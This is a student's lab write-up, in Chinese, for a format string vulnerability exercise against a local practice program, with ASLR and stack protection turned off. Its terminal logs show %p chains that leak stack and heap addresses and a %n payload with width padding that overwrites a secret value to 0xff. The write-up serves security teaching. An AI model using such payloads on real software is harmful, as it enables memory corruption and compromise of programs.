

formatted string 弱點練習

要先關閉 ALSR，接著用-fno-stack-protector -z execstack 編譯



```
pyr@vm:~/secure/hw2$ ./vul_prog
The variable secret's address is 0x7fffffffde88 (on stack)
The variable secret's value is 0x5555555592a0 (on heap)
secret[0]'s address is 0x5555555592a0 (on heap)
secret[1]'s address is 0x5555555592a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%p/%p/%p/%p/%p/%p/
0xa/(nil)/(nil)/0xa/(nil)/0x7fffffffdff8/0x100000000/0x7b/0x5555555592a0/0x70252
f70252f7025/0x252f70252f70252f/0x2f70252f70252f70/0x70252f70252f7025/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
pyr@vm:~/secure/hw2$ 
```


第9個%p會印出0x5555555592a0，為secret[0]在heap的address。



```
pyr@vm:~/secure/hw2$ ./vul_prog
The variable secret's address is 0x7fffffffde88 (on stack)
The variable secret's value is 0x5555555592a0 (on heap)
secret[0]'s address is 0x5555555592a0 (on heap)
secret[1]'s address is 0x5555555592a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%p/%n
0xa/(nil)/(nil)/0xa/(nil)/0x7fffffffdff8/0x100000000/0x7b/
The original secrets: 0x44 -- 0x55
The new secrets:      0x3a -- 0x55
pyr@vm:~/secure/hw2$ 
```

將第9個%p改為%n，造成記憶體被寫入。

%n代表number of bytes written so far。



```
pyr@vm:~/secure/hw2$ ./vul_prog
The variable secret's address is 0x7fffffffde88 (on stack)
The variable secret's value is 0x5555555592a0 (on heap)
secret[0]'s address is 0x5555555592a0 (on heap)
secret[1]'s address is 0x5555555592a4 (on heap)
Please enter a decimal integer
123
Please enter a string
%p/%p/%p/%p/%p/%p/%p/%201u/%n
0xa/(nil)/(nil)/0xa/(nil)/0x7fffffffdff8/0x100000000/


           123/
The original secrets: 0x44 -- 0x55
The new secrets:      0xff -- 0x55
pyr@vm:~/secure/hw2$ 
```

要將secret[0]修改成0xff則要輸出255個byte。

參考:

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/format_string-vulnerability-lab.md